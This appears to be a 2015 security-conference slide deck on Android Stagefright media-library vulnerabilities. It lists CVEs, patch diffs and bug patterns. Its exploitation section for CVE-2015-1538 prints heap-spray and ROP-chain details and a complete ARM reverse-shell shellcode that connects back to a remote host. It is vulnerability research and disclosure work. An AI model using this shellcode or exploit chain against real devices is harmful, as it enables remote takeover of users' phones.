



中国互联网安全大会



360互联网安全中心

从Stagefright到Stagescream : “流血”不止的安卓多媒体库

吴家志, 吴磊 of CORE Team

ABOUT US

- C0RE Team Founding Members (c0reteam.org)



- Working on Android/Linux Security
 - Linux Kernel/3rd-party Drivers: CVE-2015-0568, CVE-2015-4419, ...
 - Android Framework/Apps: CVE-2015-3862, CVE-2015-3868, ...
- North Carolina State University PhDs (北卡州立大学博士)
 - Virtualization Security: HyerLock (EuroSys '12), DeHype (NDSS '13)
 - Mobile Security: Android Malware Genome Project (Oakland '12), SEFA (CCS '13), AirBag (NDSS '14)

NC STATE UNIVERSITY



Joshua J. Drake

@jduck



Following

Scared? pid: 20030, tid: 20041 >>>
/system/bin/mediaserver <<<

...

ip 48490020 sp 4849004c lr dad00d00
pc faceb00a cpsr 00000030

RETWEETS

2

FAVORITES

14



10:55 PM - 18 Jul 2015



Joshua J. Drake @jduck · Jul 19

@jgrusko CVE-2015-1538, to be published August 5th.



1



w0 @jgrusko · Jul 19

@jduck Okay. A bug you found? Only PC control, or memory leak is achievable ?



Joshua J. Drake @jduck · Jul 19

@jgrusko One of many... No leak atm, but bruteforce is possible.



中国互联网安全大会



360互联网安全中心



中国互联网安全大会



360互联网安全中心

Researchers find vulnerability that affects 95% of Android devices

RUTH READER JULY 27, 2015 3:00 AM

TAGS: [ANDROID](#), [GOOGLE](#), [STAGEFRIGHT](#), [ZIMPERIUM](#)

VB

This security bug lets criminals hack 95% of all Android smartphones and tablets with a text message



Alastair Stevenson [✉](#) [🐦](#) [g+](#)

🕒 Jul. 28, 2015, 6:09 AM 🔥 11,469 💬 4

BUSINESS
INSIDER



Experts Found a Unicorn in the Heart of Android

By **Z Team**

Monday, Jul 27 2015 at 13:02



Zimperium zLabs VP of Platform Research and Exploitation, **Joshua J. Drake (@jduck)**, dived into the deepest corners of Android code and discovered what we believe to be the worst Android vulnerabilities discovered to date. These issues in **Stagefright code critically expose 95% of Android devices**, an estimated 950 million devices. Drake's research, to be presented at **Black Hat USA on August 5** and **DEF CON 23 on August 7** found multiple remote code execution vulnerabilities that can be exploited using various methods, the worst of which requires no user-interaction.

Attackers only need your mobile number, using which they can **remotely execute code** via a specially crafted media file delivered **via MMS**. A fully weaponized successful attack could even delete the message before you see it. You will only see the notification. These vulnerabilities are extremely dangerous because they do not require that **the victim take any action to be exploited**. Unlike spear-

The Stagefright vulnerability was assigned with the following CVEs:

- CVE-2015-1538
- CVE-2015-1539
- CVE-2015-3824
- CVE-2015-3826
- CVE-2015-3827
- CVE-2015-3828
- CVE-2015-3829

Branch: **cm-12.0** ▾

 **cyanogenmod**

Commits on Jul 15, 2015

 **Prevent reading past the end of the buffer in 3GPP** ...
jduck authored on May 5 → ciwrl committed on Jul 15

 **Prevent integer underflow if size is below 6** ...
jduck authored on May 5 → ciwrl committed on Jul 15

 **Fix integer overflow when handling MPEG4 tx3g atom** ...
jduck authored on May 5 → ciwrl committed on Jul 15

 **Fix integer underflow in covr MPEG4 processing** ...
jduck authored on May 5 → ciwrl committed on Jul 15

 **Prevent integer overflow when processing covr MPEG4 atoms**
jduck authored on May 5 → ciwrl committed on Jul 15

Commits on Jul 7, 2015


 **Fix integer underflow in ESDS processing** ...
jduck authored on Apr 9 → ciwrl committed on Jul 7

 **Fix integer overflow during MP4 atom processing** ...
jduck authored on Apr 9 → ciwrl committed on Jul 7

 **Fix several ineffective integer overflow checks** ...
jduck authored on Apr 9 → ciwrl committed on Jul 7

libstagefright

- Linked by privileged processes (e.g., mediaserver)
- Processing complicated input (e.g., MPEG4, Ogg, OMX files)
- Activated by processing media files → easy to trigger attacks



Picture from <https://source.android.com/devices/media.html>

JDUCK'S FINDINGS

➤ Vulnerabilities


- Seven 0-day stagefright vulnerabilities identified
- Six of them are rated critical

➤ Ways to Exploit AOSP Bugs


- State-of-the-art results of exploiting the 0-day vulnerabilities

BUG ESSENCE #1

➤ Memory Allocation with an “Overflowed” Size




Allocating (Size+1)



I think I have
(Size+1) :P



What you really allocated
is $(0xffffffff+1) = \text{nothing!}$



What happens when you
try to access it?



Picture from <http://imgs.xkcd.com/comics/goto.png>

BUG ESSENCE #1

➤ Related AOSP Patch

3 ■■■■■ media/libstagefright/MPEG4Extractor.cpp




@@ -1961,6 +1961,9 @@ status_t MPEG4Extractor::parseChunk(off64_t *offset, int depth) {

1961	1961		size = 0;
1962	1962		}
1963	1963		
	1964	+	if (SIZE_MAX - chunk_size <= size)
	1965	+	return ERROR_MALFORMED;
	1966	+	
1964	1967		uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];
1965	1968		if (buffer == NULL) {
1966	1969		return ERROR_MALFORMED;

BUG ESSENCE #2

- Out of Bound Access to Stack/Heap Buffer
 - Due to unsafe size checking logic



Picture from <http://truefactscomics.tumblr.com/>

BUG ESSENCE #2

➤ Related AOSP Patch

4 ■■■■ media/libstagefright/MPEG4Extractor.cpp



@@ -2006,6 +2006,10 @@ status_t MPEG4Extractor::parseChunk(off64_t *offset, int depth) {

2006 2006

return ERROR_IO;

2007 2007

}

2008 2008

const int kSkipBytesOfDataBox = 16;

2009 2009

+

if (chunk_data_size <= kSkipBytesOfDataBox) {

2010 2010

+

return ERROR_MALFORMED;

2011 2011

+

}

2012 2012

+

2009 2013

mFileMetaData->setData(

2010 2014

kKeyAlbumArt, MetaData::TYPE_NONE,


2011 2015

buffer->data() + kSkipBytesOfDataBox, chunk_data_size - kSkipBytesOfDataBox);

STAGEFRIGHT → STAGESCREAM

➤ We found out more 0-day vul.s in Android Multimedia Framework

- CVE-2015-3873 (**Critical** Severity, \$2,000 awarded)
- CVE-2015-3869 (**Critical** Severity, \$3,000 awarded)
- CVE-2015-3868 (**Critical** Severity, \$4,000 awarded)
- CVE-2015-3862 (Low Severity, \$666 awarded)
- Patches will be released by Google soon!



➤ In many cases, the bugs can't be fixed in one shot

Picture from <http://oaks.nvg.org>

BUG ESSENCE #1

- Memory Allocation with an “Overflowed” Size
- Leading to CVE-2015-3868
 - Critical Severity
 - \$3,000 Rewarded
- $P = \text{malloc}(A * \text{size}); \text{ for } (i=0 ; i < A ; i++) \{ P[i] = B; \}$
- What if $A * \text{size} < A$?
 - e.g., $0x80000000 * 2 = 0$ on 32-bit machines



BUG ESSENCE #2

- Out of Bound Access to Stack/Heap Buffer
 - Due to unsafe size checking logic
- Leading to CVE-2015-3869
 - Critical severity, \$3,000 awarded
- Leading to CVE-2015-3873
 - Critical severity, \$2,000 awarded
- `if (size+4 < sizeof(P)) {memcpy(P, Q, size);}`
- What if “size” > sizeof(P)?
 - e.g., size = 0xffffffffc => size+4 = 0 (on 32-bit machines)



BUG ESSENCE #3

- Memory Allocation without Error Handling
- Leading to CVE-2015-3862
 - Low Severity, \$666 rewarded
- `P = malloc(size); P[0]=A;`
- What if P is NULL (e.g., size is too large)?



STAGESCREAM

➤ Part of related patches in the coming October

CVE	Severity	CVE	Severity
CVE-2015-3873	Critical	CVE-2015-6599	Critical
CVE-2015-3872	Critical	CVE-2015-6600	Critical
CVE-2015-3871	Critical	CVE-2015-3870	Critical
CVE-2015-3868	Critical	CVE-2015-6601	Critical
CVE-2015-3867	Critical	CVE-2015-3876	Critical
CVE-2015-3869	Critical	CVE-2015-6604	Critical
CVE-2015-3870	Critical	CVE-2015-6605	Low
CVE-2015-3823	Critical	CVE-2015-3862	Low
CVE-2015-6598	Critical		



EXPLOITATION

➤ Null Pointer Deference (NPD)

- Just crash ❌

➤ Stack Overflow

➤ Heap Overflow

- POC by jduck ✅




EXPLOITATION: CVE-2015-1538

```
227 mNumSampleToChunkOffsets = U32_AT(&header[4]);
228
229 if (data_size < 8 + mNumSampleToChunkOffsets * 12) {
230     return ERROR_MALFORMED;
231 }
232
233 mSampleToChunkEntries =
234     new SampleToChunkEntry[mNumSampleToChunkOffsets];
235
236 for (uint32_t i = 0; i < mNumSampleToChunkOffsets; ++i) {
237     uint8_t buffer[12];
238     if (mDataSource->readAt(
239         mSampleToChunkOffset + 8 + i * 12,
240         (ssize_t)sizeof(buffer)) != 0) {
241         return ERROR_IO;
242     }
243
244     CHECK(U32_AT(buffer) >= 1); // chunk index is
245
246     // We want the chunk index to be 0-based.
247     mSampleToChunkEntries[i].startChunk = U32_AT(buffer) - 1;
248     mSampleToChunkEntries[i].samplesPerChunk = U32_AT(&buffer[4]);
249     mSampleToChunkEntries[i].chunkDesc = U32_AT(&buffer[8]);
250 }
251
```

if mNumSampleToChunkOffsets == 0xC0000003
then
mNumSampleToChunkOffsets * 12 = 0x00000024
mSampleToChunkEntries = 3

BASIC STEPS



KEY DATA STRUCTURES (1)

```

31 class MPEG4Extractor : public MediaExtractor {
32 public:
33     // Extractor assumes ownership of "source".
34     MPEG4Extractor(const sp<DataSource> &source);
35
36     virtual size_t countTracks();
37     virtual sp<MediaSource> getTrack(size_t index);
38     virtual sp<MetaData> getTrackMetaData(size_t index);
39
40     virtual sp<MetaData> getMetaData();
41
42     // for DRM
43     virtual char* getDrmTrackInfo(size_t trackID, int* length);
44
45 protected:
46     virtual ~MPEG4Extractor();
47
48 private:
49     struct Track {
50         Track *next;
51         sp<MetaData> meta;
52         uint32_t timescale;
53         sp<SampleTable> sampleTable;
54         bool includes_expensive_metadata;
55         bool skipTrack;
56     };
57
58     sp<DataSource> mDataSource;
59     status_t mInitCheck;
60     bool mHasVideo;
61
62     Track *mFirstTrack, *mLastTrack;
63

```

```
33 class SampleTable : public RefBase {
34 public:
35     SampleTable(const sp<DataSource> &source);
36
```

```
96 sp<DataSource> mDataSource:
```

```
97  mutex mLOCK;
```

```

31 struct SampleToChunkEntry {
32     uint32_t startChunk;
33     uint32_t samplesPerChunk;
34     uint32_t chunkDesc;
35     1.

```

```
36 SampleToChunkEntry *mSampleToChunkEntries;
```

```

276 MPEG4Extractor::~MPEG4Extractor() {
277     Track *track = mFirstTrack;
278     while (track) {
279         Track *next = track->next;
280
281         delete track;
282         track = next;
283     }
284     mFirstTrack = mLastTrack = NULL;

```

KEY DATA STRUCTURES (2)

```
61 template <typename T>
62 class sp
63 {
64 public:
65     inline sp() : m_ptr(0) { }
66
67     sp(T* other);
68     sp(const sp<T>& other);
69     template<typename U> sp(U* other);
70     template<typename U> sp(const sp<U>& other);
71
72     ~sp();
```

```
104 private:
105     template<typename Y> friend class sp;
106     template<typename Y> friend class wp;
107     void set_pointer(T* ptr);
108     T* m_ptr;
109 };
110
```

```
146 template<typename T>
147 sp<T>::~~sp()
148 {
149     if (m_ptr) m_ptr->decStrong(this);
150 }
151
```

```
64 class RefBase
65 {
66 public:
67     void incStrong(const void* id) const;
68     void decStrong(const void* id) const;
69
```

```
347 void RefBase::decStrong(const void* id) const
348 {
349     weakref_impl* const refs = mRefs;
350     refs->removeStrongRef(id);
351     const int32_t c = android_atomic_dec(&refs->mStrong);
352     #if PRINT_REFS
353     LOGD("decStrong of %p from %p: cnt=%d\n", this, id, c);
354     #endif
355     LOG_ASSERT(c >= 1, "decStrong() called on %p too many times", refs);
356     if (c == 1) {
357         refs->onLastStrongRef(id);
358         if ((refs->mFlags & OBJECT_LIFETIME_MASK) == OBJECT_LIFETIME_STRONG) {
359             delete this;
360         }
361     }
362     refs->decWeak(id);
363 }
```



BLX



R2

BUILD ROP CHAIN

```
.text:B0002850 sub_B0002850                                ; CODE XREF: sub_B0002228+10C↑p
.text:B0002850                                           ; sub_B0002368+54↑p ...
.text:B0002850      ADD      R1, R0, #0x34
.text:B0002854      LDMIA    R1, {R3-R5}
.text:B0002858      STMFD    SP!, {R3-R5}
.text:B000285C      LDMIA    R0, {R0-R11}
.text:B0002860      LDMFD    SP, {SP-PC}
.text:B0002860 ; End of function sub_B0002850
```

Stack Pivot(/system/bin/linker)
Let SP point to sprayed buffer we allocated

```
# linux/armle/shell_reverse_tcp (modified to pass env and fork/exit)
buf = ''
# fork
buf += '\x02\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# continue if not parent...
buf += '\x00\x00\x50\xe3'
buf += '\x02\x00\x00\xa0'
# exit parent
buf += '\x00\x00\xa0\xe3'
buf += '\x01\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# setsid in child
buf += '\x42\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# socket/connect/dup2/dup2
buf += '\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x05\x20\x81\xe2\x8c'
buf += '\x70\xa0\xe3\x8d\x70\x87\xe2\x00\x00\x00\xef\x00\x60'
buf += '\xa0\xe1\x6c\x10\x8f\xe2\x10\x20\xa0\xe3\x8d\x70\xa0'
buf += '\xe3\x8e\x70\x87\xe2\x00\x00\x00\xef\x06\x00\xa0\xe1'
buf += '\x00\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x06'
buf += '\x00\xa0\xe1\x01\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00'
buf += '\x00\xef\x06\x00\xa0\xe1\x02\x10\xa0\xe3\x3f\x70\xa0'
buf += '\xe3\x00\x00\x00\xef'
# execve(shell, argv, env)
# execve("/system/bin/sh", args, env)
buf += '\x30\x00\x8f\xe2\x04\x40\x24\xe0'
buf += '\x10\x00\x2d\xe9\x38\x30\x8f\xe2\x08\x00\x2d\xe9\x0d'
buf += '\x20\xa0\xe1\x10\x00\x2d\xe9\x24\x40\x8f\xe2\x10\x00'
buf += '\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00'
buf += '\xef\x02\x00'
# Add the connect back host/port
buf += struct.pack('!H', cb_port)
cb_host = socket.inet_aton(cb_host)

buf += struct.pack('=4s', cb_host)
# shell -
buf += '/system/bin/sh\x00\x00'
# argv -
buf += 'sh\x00\x00'
# env -
buf += 'PATH=/sbin:/vendor/bin:/system/sbin:/system/bin:/system/xbin\x00'
```

Shellcode

...

fork()

...

socket(...)

connect(...)

...

OVERWRITING

```
or( 1073): chunk_data_size = 44 and data_offset = 2019603
or( 1073): chunk_data_size = 44 and data_offset = 2019655
or( 1073): chunk_data_size = 44 and data_offset = 2019707
or( 1073): [+] parsing stsc, trigger, begin .....
or( 1073): [+] addr of mLastTrack's mDataSource:0x00024a48, mFirstTrack's mDataSource:0x00023558
1073): [+] addr of mSampleToChunkEntries[0]:0x00024950
1073): [+] trigger loop, i:0
1073): [+] overflow at 0x00024950
1073): [+] overflow at 0x00024954
1073): [+] overflow at 0x00024958
1073): [+] trigger loop, i:16
1073): [+] overflow at 0x00024a10
1073): [+] overflow at 0x00024a14
1073): [+] overflow at 0x00024a18
1073): [+] trigger loop, i:17
1073): [+] overflow at 0x00024a1c
1073): [+] overflow at 0x00024a20
1073): [+] overflow at 0x00024a24
1073): [+] trigger loop, i:18
1073): [+] overflow at 0x00024a28
1073): [+] overflow at 0x00024a2c
1073): [+] overflow at 0x00024a30
1073): [+] trigger loop, i:19
1073): [+] overflow at 0x00024a34
1073): [+] overflow at 0x00024a38
1073): [+] overflow at 0x00024a3c
1073): [+] trigger loop, i:20
1073): [+] overflow at 0x00024a40
1073): [+] overflow at 0x00024a44
1073): [+] overflow at 0x00024a48
1073): [+] trigger loop, i:21
```

...

spray_addr

fake strong pointer object
rop_gadgets

spray_addr

fake strong pointer object
rop_gadgets

spray_addr

spray_addr

fake strong pointer object
rop_gadgets

spray_addr

spray_addr

CODE EXECUTION

```
MOVW R1, 0xb00c
MOVT R1, 0xface
BLX R1
```

```
I/DEBUG ( 3206): *** **
```

```
I/DEBUG ( 3206): Build fingerprint: 'Android/full_maguro/maguro:4.0.4/IMM76I/eng.ra1.20150916.160355:userdebug/test-keys'
```

```
I/DEBUG ( 3206): pid: 3205, tid: 3212 >>> /system/bin/mediaserver <<<
```

```
I/DEBUG ( 3206): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr faceb00c
```

```
I/DEBUG ( 3206): r0 00000000 r1 faceb00c r2 00000007 r3 d000d003
```

```
I/DEBUG ( 3206): r4 d000d004 r5 00000010 r6 417f5030 r7 f00dbabe
```

```
I/DEBUG ( 3206): r8 c0de0000 r9 c0de0004 10 c0de0008 fp b0002850
```

```
I/DEBUG ( 3206): ip 417f5020 sp 417f5068 lr 417f509c pc faceb00c cpsr 40000010
```

```
I/DEBUG ( 3206): d0 2072656767697274 d1 3a69202c706f616c
```

```
I/DEBUG ( 3206): d2 6e456b6e7568435d d3 5d305b7365697220
```

```
I/DEBUG ( 3206): d4 2e2e2e2e2e2e2e2e d5 2e2e2e2e2e2e2e2e
```

```
I/DEBUG ( 3206): d6 2e2e2e2e2e2e2e2e d7 2e2e2e2e2e2e2e2e
```

```
I/DEBUG ( 3206): d8 ffffffff ffffffff d9 0000000000000000
```

```
I/DEBUG ( 3206): d10 0000000000000000 d11 0000000000000000
```

```
I/DEBUG ( 3206): d12 0000000000000000 d13 0000000000000000
```

```
I/DEBUG ( 3206): d14 0000000000000000 d15 0000000000000000
```

```
I/DEBUG ( 3206): d16 00000000001ed3c9 d17 3fe0000000000000
```

```
I/DEBUG ( 3206): d18 4000000000000000 d19 3fcce748f8ed8687
```

```
I/DEBUG ( 3206): d20 3f11504c209ef562 d21 bebbb370fb6f0b05
```

```
I/DEBUG ( 3206): d22 3ff0000000000000 d23 3ff43d16aee00482
```

```
I/DEBUG ( 3206): d24 3e66376972bea4d0 d25 3fee147ae0000000
```

```
I/DEBUG ( 3206): d26 0000000000000000 d27 0000000000000000
```

```
I/DEBUG ( 3206): d28 0000000000000000 d29 0000000000000000
```

```
I/DEBUG ( 3206): d30 0000000000000000 d31 0000000000000000
```

```
I/DEBUG ( 3206): scr 88000010
```

```
I/DEBUG ( 3206):
```

```
I/DEBUG ( 3206): #00 pc faceb00c
```

```
I/DEBUG ( 3206): #01 lr 417f509c
```

```
I/DEBUG ( 3206):
```

WITH ASLR, HOWEVER...

➤ Android Ice Cream Sandwich 4.0

- Not fully ASLR support

➤ Android Jelly Bean 4.1

- Fully ASLR support : Heap/brk & Linker
- Heap spray?

➤ Android 5.0 Lollipop

- Introduce jemalloc

Unlike dlmalloc, jemalloc does reduce heap randomization entropy. It's a side effect of the low-level chunk allocation model, where all memory is allocated via naturally aligned chunks of the same size. The jemalloc version used in the current release of Lollipop uses 4MiB chunks (4MiB aligned) while the upcoming release will use 256kiB chunks (256kiB aligned) due to changes in the upstream jemalloc design (for reasons unrelated to ASLR). With 4MiB chunks, it loses 10 bits of ASLR entropy relative to 4k page granularity ($2^{12} \rightarrow 2^{22}$) while the new default chunk size causes a less severe 6-bit loss of entropy.

Source: <https://copperhead.co/2015/05/11/aslr-android-zygote>

CONCLUSIONS

- AOSP needs more attention on leveraging 3rd-party libraries
- How about other libraries inside AOSP? Are they safe?
- When will the users get the OTA update?
- ASLR is an efficient way to prevent attacks but it's still possible to bypass it